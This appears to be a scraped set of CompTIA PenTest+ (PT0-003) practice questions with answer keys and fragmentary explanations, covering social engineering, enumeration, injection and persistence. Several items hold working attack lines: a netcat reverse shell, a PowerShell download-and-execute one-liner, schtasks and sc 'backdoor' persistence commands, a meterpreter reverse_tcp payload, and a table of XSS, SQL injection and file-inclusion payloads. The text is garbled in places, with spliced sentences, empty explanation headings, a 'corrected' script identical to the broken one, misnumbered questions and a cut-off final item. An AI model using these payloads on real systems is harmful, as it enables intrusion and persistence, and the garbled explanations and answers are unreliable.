CompTIA

Exam Questions PT0-003

CompTIA PenTest+ Exam

NEW QUESTION 1
A penetration tester identifies an exposed corporate directory containing first and last names and phone numbers for employees. Which of the following attack techniques would be the most effective to pursue if the penetration tester wants to compromise user accounts?

A. Smishing
B. Impersonation
C. Tailgating
D. Whaling

Answer: A

Explanation:
When a penetration tester identifies an exposed corporate directory containing first and last names and phone numbers, the most effective attack technique to pursue would be smishing. Here's why:
? Understanding Smishing:
? Why Smishing is Effective:
? Alternative Attack Techniques:
==========

NEW QUESTION 2
A penetration tester runs a vulnerability scan that identifies several issues across numerous customer hosts. The executive report outlines the following information:
Server High-severity vulnerabilities
* 1. Development sandbox server 32
* 2. Back office file transfer server 51
* 3. Perimeter network web server 14
* 4. Developer QA server 92
The client is con ble monitoring mode using Aircrack-ng ch of the following hosts should the penetration tester select for additional manual testing?

A. Server 1
B. Server 2
C. Server 3
D. Server 4

Answer: C

Explanation:
? Client Concern:
? Server Analysis:
? Pentest References:
By selecting Server 3 (the perimeter network web server) for additional manual testing, the penetration tester addresses the client's primary concern about the availability and security of the consumer-facing production application.
==========

NEW QUESTION 3
A penetration tester needs to evaluate the order in which the next systems will be selected for testing. Given the following output:
Hostname | IP address | CVSS 2.0 | EPSS hrdatabase | 192.168.20.55 | 9.9 | 0.50
financesite | 192.168.15.99 | 8.0 | 0.01
legaldatabase | 192.168.10.2 | 8.2 | 0.60
fileserver | 192.168.125.7 | 7.6 | 0.90
Which of the following targets should the tester select next?

A. fileserver
B. hrdatabase
C. legaldatabase
D. financesite

Answer: A

Explanation:
Given the output, the penetration tester should select the fileserver as the next target for testing, considering both CVSS and EPSS scores. Explanation
? CVSS (Common Vulnerability Scoring System):
? EPSS (Exploit Prediction Scoring System):
? Evaluation:
Pentest References:
? Prioritization: Balancing between severity (CVSS) and exploitability (EPSS) is crucial for effective vulnerability management.
? Risk Assessment: Evaluating both the impact and the likelihood of exploitation helps in making informed decisions about testing priorities.
By selecting the fileserver, which has a high EPSS score, the penetration tester focuses on a target that is more likely to be exploited, thereby addressing the most immediate risk.
==========

NEW QUESTION 4
In a file stored in an unprotected source code repository, a penetration tester discovers the following line of code:
sshpass -p donotchange ssh admin@192.168.6.14
Which of the following should the tester attempt to do next to take advantage of this information? (Select two).

A. Use Nmap to identify all the SSH systems active on the network.
B. Take a screen capture of the source code repository for documentation purposes.

C. Investigate to find whether other files containing embedded passwords are in the coderepository.
D. Confirm whether the server 192.168.6.14 is up by sending ICMP probes.
E. Run a password-spraying attack with Hydra against all the SSH servers.
F. Use an external exploit through Metasploit to compromise host 192.168.6.14.

Answer: BC

Explanation:
When a penetration tester discovers hard-coded credentials in a file within an unprotected source code repository, the next steps should focus on documentation and further investigation to identify additional security issues.
? Taking a Screen Capture (Option B):
? Investigating for Other Embedded Passwords (Option C):
Pentest References:
? Initial Discovery: Discovering hard-coded credentials often occurs during source code review or automated scanning of repositories.
? Documentation: Keeping detailed records of all findings is a critical part of the penetration testing process. This ensures that all discovered vulnerabilities are reported accurately and comprehensively.
? Further Investigation: After finding a hard-coded credential, it is best practice to look for other security issues within the same repository. This might include other credentials, API keys, or sensitive information.
Steps to Perform:
? Take a Screen Capture:
? Investigate Further:
grep -r 'password' /path/to/repository
? uk.co.certification.simulator.questionpool.PList@2b499161 trufflehog --regex --entropy=True /path/to/repository
By documenting the finding and investigating further, the penetration tester ensures a comprehensive assessment of the repository, identifying and mitigating potential security risks effectively.
==========

NEW QUESTION 5
DRAG DROP
During a penetration test, you gain access to a system with a limited user interface. This machine appears to have access to an isolated network that you would like to port scan.
INSTRUCTIONS
Analyze the code segments to determine which sections are needed to complete a port scanning script.
Drag the appropriate elements into the correct locations to complete the script.
If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.

Drag and Drop Options

```
self.ports )
    try:
        s.connect((ip, port))
        print("%s:%s - OPEN" % (ip, port))

    except socket.timeout
        print("%s:%s - TIMEOUT" % (ip, port))

    except socket.error as e:
        print("%s:%s - CLOSED" % (ip, port))

    finally
        s.close()
)
```

```
exec_scan(sys.argv[1], $PORTS)
```

```
port_scan(sys.argv[1], ports)
```

```
for port in ports:
    try:
        s.connect((ip, port))
        print("%s:%s - OPEN" % (ip, port))

    except socket.timeout
        print("%s:%s - TIMEOUT" % (ip, port))

    except socket.error as e:
        print("%s:%s - CLOSED" % (ip, port))

    finally
        s.close()
```

```
(ports => 21 (ports => 22)
```

```
#!/usr/bin/python
```

```
ports = (21,22)
```

```
#!/usr/bin/ruby
```

```
run_scan(sys.argv[1],ports)
```

```
#!/usr/bin/bash
```

```
export $PORTS = 21,22
```

```
for %PORT in %PORTS)
    try:
        s.connect((ip, port))
        print("%s:%s - OPEN" % (ip, port))

    except socket.timeout
        print("%s:%s - TIMEOUT" % (ip, port))

    except socket.error as e:
        print("%s:%s - CLOSED" % (ip, port))

    finally
        s.close()
```

Immutables

```
import socket
import sys
```


```
def port_scan(ip, ports):
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.settimeout(2.0)
```

```
if __name__ == '__main__':
    if len(sys.argv) < 2
        print('Execution requires a target IP address. Exiting...')
        exit(1)
    else:
```

A. Mastered
B. Not Mastered

Answer: A

Explanation:



```
for port in ports:
    try:
        s.connect((ip, port))
        print("%s:%s - OPEN" % (ip, port))

    except socket.timeout
        print("%s:%s - TIMEOUT" % (ip, port))

    except socket.error as e:
        print("%s:%s - CLOSED" % (ip, port))

    finally
        s.close()
```

```
if __name__ == '__main__':
    if len(sys.argv) < 2
        print('Execution requires a target IP adderss. Exiting...')
        exit(1)
    else:
```

```
port_scan(sys.argv[1], ports)
```

NEW QUESTION 6
A penetration tester is trying to bypass a command injection blocklist to exploit a remote code execution vulnerability. The tester uses the following command:
nc -e /bin/sh 10.10.10.16 4444
Which of the following would most likely bypass the filtered space character?

A. ${IFS}
B. %0a
C. + *
D. %20

Answer: A

Explanation:
To bypass a command injection blocklist that filters out the space character, the tester can use ${IFS}. ${IFS} stands for Internal Field Separator in Unix-like systems, which by default is set to space, tab, and newline characters.
? Command Injection:
? Bypassing Filters:
? Alternative Encodings:
Pentest References:
? Command Injection: Understanding how command injection works and common techniques to exploit it.
? Bypassing Filters: Using creative methods like environment variable expansion to
bypass input filters and execute commands.
? Shell Scripting: Knowledge of shell scripting and environment variables is crucial for effective exploitation.
By using ${IFS}, the tester can bypass the filtered space character and execute the intended command, demonstrating the vulnerability's exploitability.
==========

NEW QUESTION 7
During a penetration test, the tester uses a vulnerability scanner to collect information about any possible vulnerabilities that could be used to compromise the network. The tester receives the results and then executes the following command:
snmpwalk -v 2c -c public 192.168.1.23
Which of the following is the tester trying to do based on the command they used?

A. Bypass defensive systems to collect more information.
B. Use an automation tool to perform the attacks.
C. Script exploits to gain access to the systems and host.
D. Validate the results and remove false positives.

Answer: D

Explanation:
The command snmpwalk -v 2c -c public 192.168.1.23 is used to query SNMP (Simple Network Management Protocol) data from a device. Here??s the purpose in the context provided:
? SNMP Enumeration:
? Purpose of the Command:
? Comparison with Other Options:
By using snmpwalk, the tester is validating the results from the vulnerability scanner and removing any false positives, ensuring accurate reporting.
==========

NEW QUESTION 8
During a security assessment, a penetration tester needs to exploit a vulnerability in a wireless network's authentication mechanism to gain unauthorized access to the network. Which of the following attacks would the tester most likely perform to gain access?

A. KARMA attack
B. Beacon flooding
C. MAC address spoofing
D. Eavesdropping

Answer: A

Explanation:
To exploit a vulnerability in a wireless network's authentication mechanism and gain unauthorized access, the penetration tester would most likely perform a KARMA attack.
? KARMA Attack:
? Purpose:
? Other Options:
Pentest References:
? Wireless Security Assessments: Understanding common attack techniques such as KARMA is crucial for identifying and exploiting vulnerabilities in wireless networks.
? Rogue Access Points: Setting up rogue APs to capture credentials or perform man-in-the-middle attacks is a common tactic in wireless penetration testing.
By performing a KARMA attack, the penetration tester can exploit the wireless network's authentication mechanism and gain unauthorized access to the network.
==========

NEW QUESTION 9
A penetration tester writes the following script to enumerate a 1724 network:
1 #!/bin/bash
2 for i in {1..254}; do
3 ping -c1 192.168.1.$i 4 done
The tester executes the script, but it fails with the following error:
-bash: syntax error near unexpected token `ping'
Which of the following should the tester do to fix the error?

A. Add do after line 2.
B. Replace {1..254} with $(seq 1 254).
C. Replace bash with tsh.
D. Replace $i with ${i}.

Answer: A

Explanation:
The error in the script is due to a missing do keyword in the for loop. Here??s the corrected script and

? Original Script:
1 #!/bin/bash
2 for i in {1..254}; do
3 ping -c1 192.168.1.$i 4 done
? Error
Explanation
? Corrected Script: 1 #!/bin/bash
2 for i in {1..254}; do
3 ping -c1 192.168.1.$i 4 done
Adding do after line 2 corrects the syntax error and allows the script to execute properly.
==========

NEW QUESTION 10
Given the following script:
$1 = [System.Security.Principal.WindowsIdentity]::GetCurrent().Name.split("\")[1] If ($1 -eq "administrator") {
echo IEX(New-Object Net.WebClient).Downloadstring('http://10.10.11.12:8080/ul/windows.ps1') | powershell - noprofile -}
Which of the following is the penetration tester most likely trying to do?

A. Change the system's wallpaper based on the current user's preferences.
B. Capture the administrator's password and transmit it to a remote server.
C. Conditionally stage and execute a remote script.
D. Log the internet browsing history for a systems administrator.

Answer: C

Explanation:
? Script Breakdown:
? Purpose:
? Why This is the Best Choice:
? References from Pentesting Literature: References:
? Penetration Testing - A Hands-on Introduction to Hacking
? HTB Official Writeups
==========

NEW QUESTION 10
HOTSPOT
You are a security analyst tasked with hardening a web server.
You have been given a list of HTTP payloads that were flagged as malicious. INSTRUCTIONS
Given the following attack signatures, determine the attack type, and then identify the associated remediation to prevent the attack in the future.
If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.

HTTP Request Payload Table

Payloads	Vulnerability Type	Remediation
`#inner-tab"><script>alert(1)</script>`	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization .. , \ , / , sandbox requests Input Sanitization ', :, $, [,], (,), Input Sanitization ",', <, :, >, -,
`item=widget';waitfor%20delay%20'00:00:20';--`	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization .. , \ , / , sandbox requests Input Sanitization ', :, $, [,], (,), Input Sanitization ",', <, :, >, -,
`item=widget%20union%20select%20null,null,@@version;--`	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization .. , \ , / , sandbox requests Input Sanitization ', :, $, [,], (,), Input Sanitization ",', <, :, >, -,
`search=Bob"%3e%3cimg%20src%3da%20onerror%3dalert(1)%3e`	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization .. , \ , / , sandbox requests Input Sanitization ', :, $, [,], (,), Input Sanitization ",', <, :, >, -,
`item=widget'+convert(int,@@version)+'`	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization .. , \ , / , sandbox requests Input Sanitization ', :, $, [,], (,), Input Sanitization ",', <, :, >, -,
`site=www.exa'ping%20-c%2010%20localhost'mple.com`	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization .. , \ , / , sandbox requests Input Sanitization ', :, $, [,], (,), Input Sanitization ",', <, :, >, -,
`redir=http:%2f%2fwww.malicious-site.com`	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization .. , \ , / , sandbox requests Input Sanitization ', :, $, [,], (,), Input Sanitization ",', <, :, >, -,
`logfile=%2fetc%2fpasswd%00`	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization .. , \ , / , sandbox requests Input Sanitization ', :, $, [,], (,), Input Sanitization ",', <, :, >, -,
`lookup=$(whoami)`	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization .. , \ , / , sandbox requests Input Sanitization ', :, $, [,], (,), Input Sanitization ",', <, :, >, -,
`logFile=http:%2f%2fwww.malicious-site.com%2fshell.txt`	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization .. , \ , / , sandbox requests Input Sanitization ', :, $, [,], (,), Input Sanitization ",', <, :, >, -,

A. Mastered
B. Not Mastered

Answer: A

Explanation:
* 1. Reflected XSS - Input sanitization (<> ...)
* 2. Sql Injection Stacked - Parameterized Queries
* 3. DOM XSS - Input Sanitization (<> ...)
* 4. Local File Inclusion - sandbox req
* 5. Command Injection - sandbox req
* 6. SQLi union - paramtrized queries
* 7. SQLi error - paramtrized queries
* 8. Remote File Inclusion - sandbox
* 9. Command Injection - input saniti $
* 10. URL redirect - prevent external calls

NEW QUESTION 14
A penetration tester gains initial access to a target system by exploiting a recent RCE vulnerability. The patch for the vulnerability will be deployed at the end of the week. Which of the following utilities would allow the tester to reenter the system remotely after the patch has been deployed? (Select two).

A. schtasks.exe
B. rundll.exe
C. cmd.exe
D. chgusr.exe
E. sc.exe
F. netsh.exe

Answer: AE

Explanation:
To reenter the system remotely after the patch for the recently exploited RCE vulnerability has been deployed, the penetration tester can use schtasks.exe and sc.exe.
? schtasks.exe:
schtasks /create /tn "Backdoor" /tr "C:\path\to\backdoor.exe" /sc daily /ru SYSTEM
? sc.exe:
sc create backdoor binPath= "C:\path\to\backdoor.exe" start= auto
? Other Utilities:
Pentest References:
? Post-Exploitation: Establishing persistence is crucial to maintaining access after initial exploitation.
? Windows Tools: Understanding how to leverage built-in Windows tools like
schtasks.exe and sc.exe to create backdoors that persist through reboots and patches.
By using schtasks.exe and sc.exe, the penetration tester can set up persistent mechanisms that will allow reentry into the system even after the patch is applied.
==========

NEW QUESTION 15
A penetration tester needs to help create a threat model of a custom application. Which of the following is the most likely framework the tester will use?

A. MITRE ATT&CK
B. OSSTMM
C. CI/CD
D. DREAD

Answer: D

Explanation:
The DREAD model is a risk assessment framework used to evaluate and prioritize the security risks of an application. It stands for Damage potential, Reproducibility, Exploitability, Affected users, and Discoverability.
? Understanding DREAD:
? Usage in Threat Modeling:
? Process:
? References from Pentesting Literature: Step-by-Step ExplanationReferences:
? Penetration Testing - A Hands-on Introduction to Hacking
? HTB Official Writeups
==========

NEW QUESTION 20
Which of the following tasks would ensure the key outputs from a penetration test are not lost as part of the cleanup and restoration activities?

A. Preserving artifacts
B. Reverting configuration changes
C. Keeping chain of custody
D. Exporting credential data

Answer: A

Explanation:

? Preserving Artifacts:
? Other Tasks:
Pentest References:
? Reporting: Comprehensive documentation and reporting of findings are crucial parts of penetration testing.
? Evidence Handling: Properly preserving and handling artifacts ensure that the integrity of the test results is maintained and can be used for future reference.
By preserving artifacts, the penetration tester ensures that all key outputs from the test are retained for analysis, reporting, and future reference.
==========

NEW QUESTION 23
Given the following statements:
? Implement a web application firewall.
? Upgrade end-of-life operating systems.
? Implement a secure software development life cycle.
In which of the following sections of a penetration test report would the above statements be found?

A. Executive summary
B. Attack narrative
C. Detailed findings
D. Recommendations

Answer: D

Explanation:
The given statements are actionable steps aimed at improving security. They fall under the recommendations section of a penetration test report. Here??s why option D is correct:
? Recommendations: This section of the report provides specific actions that should
be taken to mitigate identified vulnerabilities and improve the overall security posture. Implementing a WAF, upgrading operating systems, and implementing a secure SDLC are recommendations to enhance security.
? Executive Summary: This section provides a high-level overview of the findings
and their implications, intended for executive stakeholders.
? Attack Narrative: This section details the steps taken during the penetration test, describing the attack vectors and methods used.
? Detailed Findings: This section provides an in-depth analysis of each identified vulnerability, including evidence and technical details.
References from Pentest:
? Forge HTB: The report's recommendations section suggests specific measures to address the identified issues, similar to the given statements.
? Writeup HTB: Highlights the importance of the recommendations section in providing actionable steps to improve security based on the findings from the assessment.
Conclusion:
Option D, recommendations, is the correct section where the given statements would be found in a penetration test report.
==========

NEW QUESTION 24
A penetration tester enumerates a legacy Windows host on the same subnet. The tester needs to select exploit methods that will have the least impact on the host's operating
stability. Which of the following commands should the tester try first?

A. responder -I eth0 john responder_output.txt <rdp to target>
B. hydra -L administrator -P /path/to/pwlist.txt -t 100 rdp://<target_host>
C. msf > use <module_name> msf > set <options> msf > set PAYLOAD windows/meterpreter/reverse_tcp msf > run
D. python3 ./buffer_overflow_with_shellcode.py <target> 445

Answer: A

Explanation:
Responder is a tool used for capturing and analyzing NetBIOS, LLMNR, and MDNS queries to perform various man-in-the-middle (MITM) attacks. It can be used to capture hashed credentials, which can then be cracked offline. Using Responder has the least impact on the host's operating stability compared to more aggressive methods like buffer overflow attacks or payload injections.
? Understanding Responder:
? Command Breakdown:
? Why This is the Best Choice:
? References from Pentesting Literature: Step-by-Step ExplanationReferences:
? Penetration Testing - A Hands-on Introduction to Hacking
? HTB Official Writeups
==========

NEW QUESTION 25
SIMULATION
A penetration tester has been provided with only the public domain name and must enumerate additional information for the public-facing assets.
INSTRUCTIONS

Output 1 Output 2 Output 3

```
[*] Target: somecloudddomain.org

Searching 0 results.
Searching 100 results.
Searching 200 results.
[*] Searching Google.

[*] No IPs found.

[*] Emails found: 9
----------------------
afrihari@somecloudddomain.org
security@somecloudddomain.org
info@somecloudddomain.org
gfareau@somecloudddomain.org
avapretta@somecloudddomain.org
lastname@somecloudddomain.org
researchIT@somecloudddomain.org
ghstrowski@somecloudddomain.org
conferencespeakers@somecloudddomain.org

[*] Hosts found: 9
----------------------
academic-stores.somecloudddomain.org:34.196.18.124, 34.233.45.248,
52.7.213.114, 54.174.10.37
certifications.somecloudddomain.org:198.134.5.32
connection.somecloudddomain.org:13.107.246.51, 13.107.213.51
logins.somecloudddomain.org:198.134.5.46
your.somecloudddomain.org:52.173.139.125
ITpartners.somecloudddomain.org:104.43.140.101
ls.somecloudddomain.org:67.199.248.13, 67.199.248.12
stores.somecloudddomain.org:34.233.45.248, 52.7.213.114, 54.174.10.37,
34.196.18.124
www.somecloudddomain.org:23.96.239.26
```

Which of the following tools created this output?

- WHOIS
- dig
- Nmap
- TheHarvester

Select the appropriate command to produce the output:

- `theharvester -d somecloudddomain.org -l 200 -b google.com`
- `theharvester -d google.com -l 200 -b somecloudddomain.org`

Output 1 | Output 2 | Output 3

```
nslookup Output
Server:  Unknown
Address: 8.8.8.8

Non-Authoritative answer:
Name:    somecloudddomain.org
Addresses:
245.62.183.182
245.145.184.203

dig Output
; DiG 9.11.5-P4.testmachine-Ubuntu <<>> somecloudddomain.org
;; global options: +cmd
somecloudddomain.org.    300  IN  A 245.62.183.182
somecloudddomain.org.    300  IN  A 245.145.184.203
```

Review Output 2 for the `nslookup` and `dig` commands:

Use the provided public DNS server to find the appropriate IPs for somecloudddomain.org.
The local DNS server does not have Internet access.

Your Domain: pentestdomain.com
Your IP Address: 10.97.55.62
Public DNS Server: 8.8.8.8
Private DNS Server: 192.168.20.66
Target Domain: somecloudddomain.org

Select TWO commands that would produce the `nslookup` and `dig` output:

- [ ] `$ dig @8.8.8.8 +noall +answer somecloudddomain.org`
- [ ] `$ dig @192.168.20.66 somecloudddomain.org +short`
- [ ] `$ dig somecloudddomain.org +noall +short`
- [ ] `> nslookup somecloudddomain.org 8.8.8.8`
- [ ] `> nslookup somecloudddomain.org 192.168.20.66`
- [ ] `> nslookup somecloudddomain.org`

Output 1 | Output 2 | Output 3

```
(command 1)
whois 245.62.183.203

